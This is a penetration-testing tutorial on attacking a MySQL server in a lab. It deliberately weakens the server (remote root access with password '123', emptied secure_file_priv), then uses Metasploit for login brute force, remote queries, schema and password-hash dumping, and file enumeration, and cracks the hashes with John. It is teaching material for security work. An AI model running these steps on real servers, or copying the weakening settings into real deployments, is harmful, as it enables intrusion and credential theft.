

# Penetration Testing on MYSQL (Port 3306)

September 21, 2017 By Raj Chandel

In this article, we will learn to make MySQL port vulnerable and then secure it for the penetration testing on the port 3306. In order to completely learn and understand how to secure service on a port, you have to understand how to make it vulnerable and then perform penetration testing. Because if you don't understand what can be exploited and how then you will always fail to secure it.

## Table of Content

- Introduction to MySQL-Server
- Installation of MySQL-Server
- Pen testing MySQL-Server


## Introduction to MySQL-Server

The base of MySQL will be MySQL server, which handles the majority of the database guidelines (or directions). MySQL server is accessible as a different program for use in a customer server organized condition and as a library that can be implanted (or connected) into separate applications. MySQL works alongside a few utility projects which bolster the organization of MySQL databases. Directions are sent to MySQL-Server by means of the MySQL customer, which is introduced on a PC. It runs port 3306 by default.

## Installation of MySQL-server

The first thing to do is to install MySQL server and to do so use the following command :

```
apt install mysql-server
```



```
root@ubuntu:~# apt install mysql-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libaio1 libevent-core-2.1-6 libhtml-template-perl mysql-client-5.7 mys
Suggested packages:
  libipc-sharedcache-perl mailx tinyca
The following NEW packages will be installed:
  libaio1 libevent-core-2.1-6 libhtml-template-perl mysql-client-5.7 mys
0 upgraded, 9 newly installed, 0 to remove and 12 not upgraded.
Need to get 20.4 MB of archives.
```

Further, use the following command to check whether the server is up and running or not.

```
netstat -tnl
```

```
root@ubuntu:~# netstat -tnl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::1:631                :::*                    LISTEN
```

## Pentesting MySQL-Server

### Scanning Mysql & Connecting to Mysql

Now, as you can see the MySQL server is properly working. But if you will scan the port, it will show you that it's closed.

```
nmap -p3306 192.168.1.108
```

```
root@kali:~# nmap -p3306 192.168.1.108
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-23 13:21 EDT
Nmap scan report for 192.168.1.108
Host is up (0.00040s latency).

PORT      STATE SERVICE
3306/tcp  closed mysql
MAC Address: 00:0C:29:1A:35:2D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.88 seconds
root@kali:~#
```

This port is closed because as it is running on the local address when scanned with any other IP then it will show you that the port is closed when this is not the case. This happens because of the default setting in the configuration's files of MySQL, the bind address is 127.0.0.1 i.e. the port will be shown open only if you scan from this IP just like shown in the image below. And to make this change open the configuration file using the following command:

```
nano /etc/mysql/mysql.conf.d/mysqld.cnf
```

```
[mysqld]
#
# * Basic Settings
#
user                = mysql
pid-file            = /var/run/mysqld/mysqld.pid
socket              = /var/run/mysqld/mysqld.sock
port                = 3306
basedir             = /usr
datadir             = /var/lib/mysql
tmpdir              = /tmp
lc-messages-dir     = /usr/share/mysql
skip-external-locking
#
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address         = 127.0.0.1
#
# * Fine Tuning
#
key_buffer_size      = 16M
max_allowed_packet   = 16M
```

To change this setting, just add '#' in front of the 'bind-address' as shown in the image below :

```
lc-messages-dir = /usr/share/mysql
skip-external-locking
#
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
#bind-address    = 127.0.0.1
#
# * Fine Tuning
#
key_buffer_size  = 16M
max_allowed_packet = 16M
```

Now if you scan it, it will show you that the port is open.

```
nmap -p3306 192.168.1.108
```

But further if you try to login through this port, it will give you an error. This happens because the MySQL server does not grant privileges to other IP's to do their bidding.

```
root@kali:~# nmap -p3306 192.168.1.108
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-23 13:24 EDT
Nmap scan report for 192.168.1.108
Host is up (0.00025s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql
MAC Address: 00:0C:29:1A:35:2D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
root@kali:~# mysql -h 192.168.1.108 -u root -p
Enter password:
ERROR 1130 (HY000): Host '192.168.1.110' is not allowed to connect to this MySQL server
```

This error can be removed when you login into the MySQL server and run the following commands which will grant all permission to the root user at when login from different IP :

```
GRANT ALL PRIVILEGES ON *.* TO root@'%' IDENTIFIED BY '123';
FLUSH PRIVILEGES;
```

```
root@ubuntu:~# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.25-0ubuntu0.18.04.2 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> GRANT ALL PRIVILEGES ON *.* TO root@'%' IDENTIFIED BY '123';
Query OK, 0 rows affected, 1 warning (0.00 sec)

mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)

mysql>
```

Now, when you try and login, you will be successful as shown in the image below:

```
root@kali:~# mysql -h 192.168.1.108 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.7.25-0ubuntu0.18.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

Let's scan the port again to grab as many details as we can such as its banner. Mac address, etc.

```
nmap -sV -p3306 192.168.1.108
```

```
root@kali:~# nmap -sV -p3306 192.168.1.108
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-23 13:34 EDT
Nmap scan report for 192.168.1.108
Host is up (0.00033s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 5.7.25-0ubuntu0.18.04.2
MAC Address: 00:0C:29:1A:35:2D (VMware)
```

## MySQL Brute-Force Attack

One can also brute force the port by using Metasploit. This module simply queries the MySQL instance for a specific user/pass for this, go to the terminal in kali and type 'msfconsole' and then use the following commands to commence the brute force login:

```
use auxiliary/scanner/mysql/mysql_login
set rhosts 192.168.1.108
set user_file /root/Desktop/user.txt
set pass_file /root/Desktop/pass.txt
exploit
```

```

msf5 > use auxiliary/scanner/mysql/mysql_login
msf5 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf5 auxiliary(scanner/mysql/mysql_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf5 auxiliary(scanner/mysql/mysql_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf5 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.1.108:3306 - 192.168.1.108:3306 - Found remote MySQL version 5.7.25
[!] 192.168.1.108:3306 - No active DB -- Credential data will not be saved!
[-] 192.168.1.108:3306 - 192.168.1.108:3306 - LOGIN FAILED: root:root (Incorrect
[-] 192.168.1.108:3306 - 192.168.1.108:3306 - LOGIN FAILED: root:toor (Incorrect
[-] 192.168.1.108:3306 - 192.168.1.108:3306 - LOGIN FAILED: root:admin (Incorrect
[+] 192.168.1.108:3306 - 192.168.1.108:3306 - Success: 'root:123'
[-] 192.168.1.108:3306 - 192.168.1.108:3306 - LOGIN FAILED: toor:root (Incorrect
[-] 192.168.1.108:3306 - 192.168.1.108:3306 - LOGIN FAILED: toor:toor (Incorrect
[-] 192.168.1.108:3306 - 192.168.1.108:3306 - LOGIN FAILED: toor:admin (Incorrect
[-] 192.168.1.108:3306 - 192.168.1.108:3306 - LOGIN FAILED: toor:123 (Incorrect:
[-] 192.168.1.108:3306 - 192.168.1.108:3306 - LOGIN FAILED: toor:1234 (Incorrect

```

## Running SQL queries without Login into Mysql

This module allows for simple SQL statements to be executed against a MySQL instance given the appropriate credentials. For this, type :

```

use auxiliary/admin/mysql/mysql_sql
set rhosts 192.162.1.108
set username root
set password 123
set sql show databases
exploit

```

```

msf5 > use auxiliary/admin/mysql/mysql_sql
msf5 auxiliary(admin/mysql/mysql_sql) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf5 auxiliary(admin/mysql/mysql_sql) > set username root
username => root
msf5 auxiliary(admin/mysql/mysql_sql) > set password 123
password => 123
msf5 auxiliary(admin/mysql/mysql_sql) > set sql show databases
sql => show databases
msf5 auxiliary(admin/mysql/mysql_sql) > exploit
[*] Running module against 192.168.1.108

[*] 192.168.1.108:3306 - Sending statement: 'show databases'...
[*] 192.168.1.108:3306 - | information_schema |
[*] 192.168.1.108:3306 - | mysql |
[*] 192.168.1.108:3306 - | performance_schema |
[*] 192.168.1.108:3306 - | sys |
[*] Auxiliary module execution completed
msf5 auxiliary(admin/mysql/mysql_sql) >

```

## Extract Mysql-Schemadump Information

Our next module extracts the schema information from a MySQL DB server. For this exploit, type :

```
use auxiliary/scanner/mysql/mysql_schemadump
set rhosts 192.168.1.108
set username root
set password 123
exploit
```

```
msf5 > use auxiliary/scanner/mysql/mysql_schemadump
msf5 auxiliary(scanner/mysql/mysql_schemadump) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf5 auxiliary(scanner/mysql/mysql_schemadump) > set username root
username => root
msf5 auxiliary(scanner/mysql/mysql_schemadump) > set password 123
password => 123
msf5 auxiliary(scanner/mysql/mysql_schemadump) > exploit

[+] 192.168.1.108:3306      - Schema stored in: /root/.msf4/loot/20190423134149_default_192.16
[+] 192.168.1.108:3306      - MySQL Server Schema
Host: 192.168.1.108
Port: 3306
=====

---
- DBName: sys
  Tables:
  - TableName: host_summary
    Columns:
    - ColumnName: host
      ColumnType: varchar(60)
    - ColumnName: statements
      ColumnType: decimal(64,0)
    - ColumnName: statement_latency
      ColumnType: text
    - ColumnName: statement_avg_latency
      ColumnType: text
    - ColumnName: table_scans
      ColumnType: decimal(65,0)
    - ColumnName: file_ios
      ColumnType: decimal(64,0)
    - ColumnName: file_io_latency
      ColumnType: text
    - ColumnName: current_connections
      ColumnType: decimal(41,0)
    - ColumnName: total_connections
      ColumnType: decimal(41,0)
```

## Extracting Login from Mysql-server

And to extract the usernames and encrypted password hashes from a MySQL server and store them for later cracking; use the following exploit :



```
use auxiliary/scanner/mysql/mysql_hashdump
set rhosts 192.168.1.108
set username root
set password 123
exploit
```

```
msf5 > use auxiliary/scanner/mysql/mysql_hashdump
msf5 auxiliary(scanner/mysql/mysql_hashdump) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf5 auxiliary(scanner/mysql/mysql_hashdump) > set username root
username => root
msf5 auxiliary(scanner/mysql/mysql_hashdump) > set password 123
password => 123
msf5 auxiliary(scanner/mysql/mysql_hashdump) > exploit

[+] 192.168.1.108:3306 - Saving HashString as Loot: root:
[+] 192.168.1.108:3306 - Saving HashString as Loot: mysql.session:*THISISNOTAVALIDPASSWORDTHATCANBEUSEDHE
[+] 192.168.1.108:3306 - Saving HashString as Loot: mysql.sys:*THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[+] 192.168.1.108:3306 - Saving HashString as Loot: debian-sys-maint:*F7FC1CF4A6359A933F567CE085CAD2C4CF6
[+] 192.168.1.108:3306 - Saving HashString as Loot: root:*23AE809DDACAF96AF0FD78ED04B6A265E05AA257
[+] 192.168.1.108:3306 - Saving HashString as Loot: demo:*00A51F3F48415C7D4E8908980D443C29C69B60C9
[*] 192.168.1.108:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Once the above module is completed, you see it result in the file it creates as shown in the image below:

```
root@kali:~/Desktop# john hash --show
root:123
demo:12345

2 password hashes cracked, 0 left
```

## Checking Writable Directories

Another attack that can be executed on Mysql port is to check the directories that are writable. But by default, this attack cannot be performed. So, admin, the has done following the configuration then an attacker can check for directories that are writable.

```
nano /etc/mysql/mysql.conf.d/mysqld.cnf
```

Then add at the end of the file.

```
secure_file_priv=""
```



```
#
# * Security Features
#
# Read the manual, too, if you want chroot!
# chroot = /var/lib/mysql/
#
# For generating SSL certificates I recommend the OpenSSL GUI "tinyca".
#
# ssl-ca=/etc/mysql/cacert.pem
# ssl-cert=/etc/mysql/server-cert.pem
# ssl-key=/etc/mysql/server-key.pem
secure_file_priv=""
```

Now if you run the following exploit through Metasploit, it will allow you to Enumerate writeable directories using the MySQL SELECT INTO DUMPFILE feature.

```
use auxiliary/scanner/mysql/mysql_writable_dirs
set rhosts 192.168.1.108
set username root
set password 123
set dir_list /root/dir.txt
exploit
```


```
msf5 > use auxiliary/scanner/mysql/mysql_writable_dirs
msf5 auxiliary(scanner/mysql/mysql_writable_dirs) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf5 auxiliary(scanner/mysql/mysql_writable_dirs) > set username root
username => root
msf5 auxiliary(scanner/mysql/mysql_writable_dirs) > set password 123
password => 123
msf5 auxiliary(scanner/mysql/mysql_writable_dirs) > set dir_list /root/dir.txt
dir_list => /root/dir.txt
msf5 auxiliary(scanner/mysql/mysql_writable_dirs) > exploit

[!] 192.168.1.108:3306 - For every writable directory found, a file called KbPUtHce v
[*] 192.168.1.108:3306 - Login...
[*] 192.168.1.108:3306 - Checking /tmp...
[+] 192.168.1.108:3306 - /tmp is writeable
[*] 192.168.1.108:3306 - Checking /var/www/html...
[!] 192.168.1.108:3306 - Can't create/write to file '/var/www/html/KbPUtHce' (Errcode:
[*] 192.168.1.108:3306 - Checking /etc/passwd...
[!] 192.168.1.108:3306 - Can't create/write to file '/etc/passwd/KbPUtHce' (Errcode:
[*] 192.168.1.108:3306 - Checking ...
[!] 192.168.1.108:3306 - Can't create/write to file '/KbPUtHce' (Errcode: 13 - Permi
[*] 192.168.1.108:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

## Enumerating File

For further pentesting MySQL port, you can use the following exploit for Enumerate files and directories using the MySQL load\_file feature.

```
use auxiliary/scanner/mysql/mysql_file_enum
set rhosts 192.168.1.108
set username root
set password 123
set file_list /root/dir.txt
exploit
```



```
msf5 > use auxiliary/scanner/mysql/mysql_file_enum
msf5 auxiliary(scanner/mysql/mysql_file_enum) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf5 auxiliary(scanner/mysql/mysql_file_enum) > set username root
username => root
msf5 auxiliary(scanner/mysql/mysql_file_enum) > set password 123
password => 123
msf5 auxiliary(scanner/mysql/mysql_file_enum) > set file_list /root/dir.txt
file_list => /root/dir.txt
msf5 auxiliary(scanner/mysql/mysql_file_enum) > exploit

[+] 192.168.1.108:3306 - /tmp is a directory and exists
[+] 192.168.1.108:3306 - /var/www/html is a directory and exists
[+] 192.168.1.108:3306 - /etc/passwd is a file and exists
[*] 192.168.1.108:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

## Port Transferring

Next comes port forwarding. This method is used in order to secure the port from the attacks. For port forwarding, just open the configuration by using the following command:

```
nano etc/mysql/mysql.conf.d/mysqld.cnf
```

And then change the port number to whichever you desire. For instance, we have given here in 4033.

```
[mysqld_safe]
socket      = /var/run/mysqld/mysqld.sock
nice        = 0

[mysqld]
#
# * Basic Settings
#
user        = mysql
pid-file    = /var/run/mysqld/mysqld.pid
socket      = /var/run/mysqld/mysqld.sock
port        = 4033
basedir     = /usr
datadir     = /var/lib/mysql
tmpdir      = /tmp
lc-messages-dir = /usr/share/mysql
skip-external-locking
#
```

After changing the port, when you scan it, it will show you the SQL service is running on the new port instead of the default one.

```
root@kali:~# nmap -p4033 -sV 192.168.1.108
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-23 14:29 EDT
Nmap scan report for 192.168.1.108
Host is up (0.00048s latency).
PORT      STATE SERVICE VERSION
4033/tcp  open  mysql   MySQL 5.7.25-0ubuntu0.18.04.2
MAC Address: 00:0C:29:1A:35:2D (VMware)
```

So, this way to learn how to exploit and secure MySQL-Server.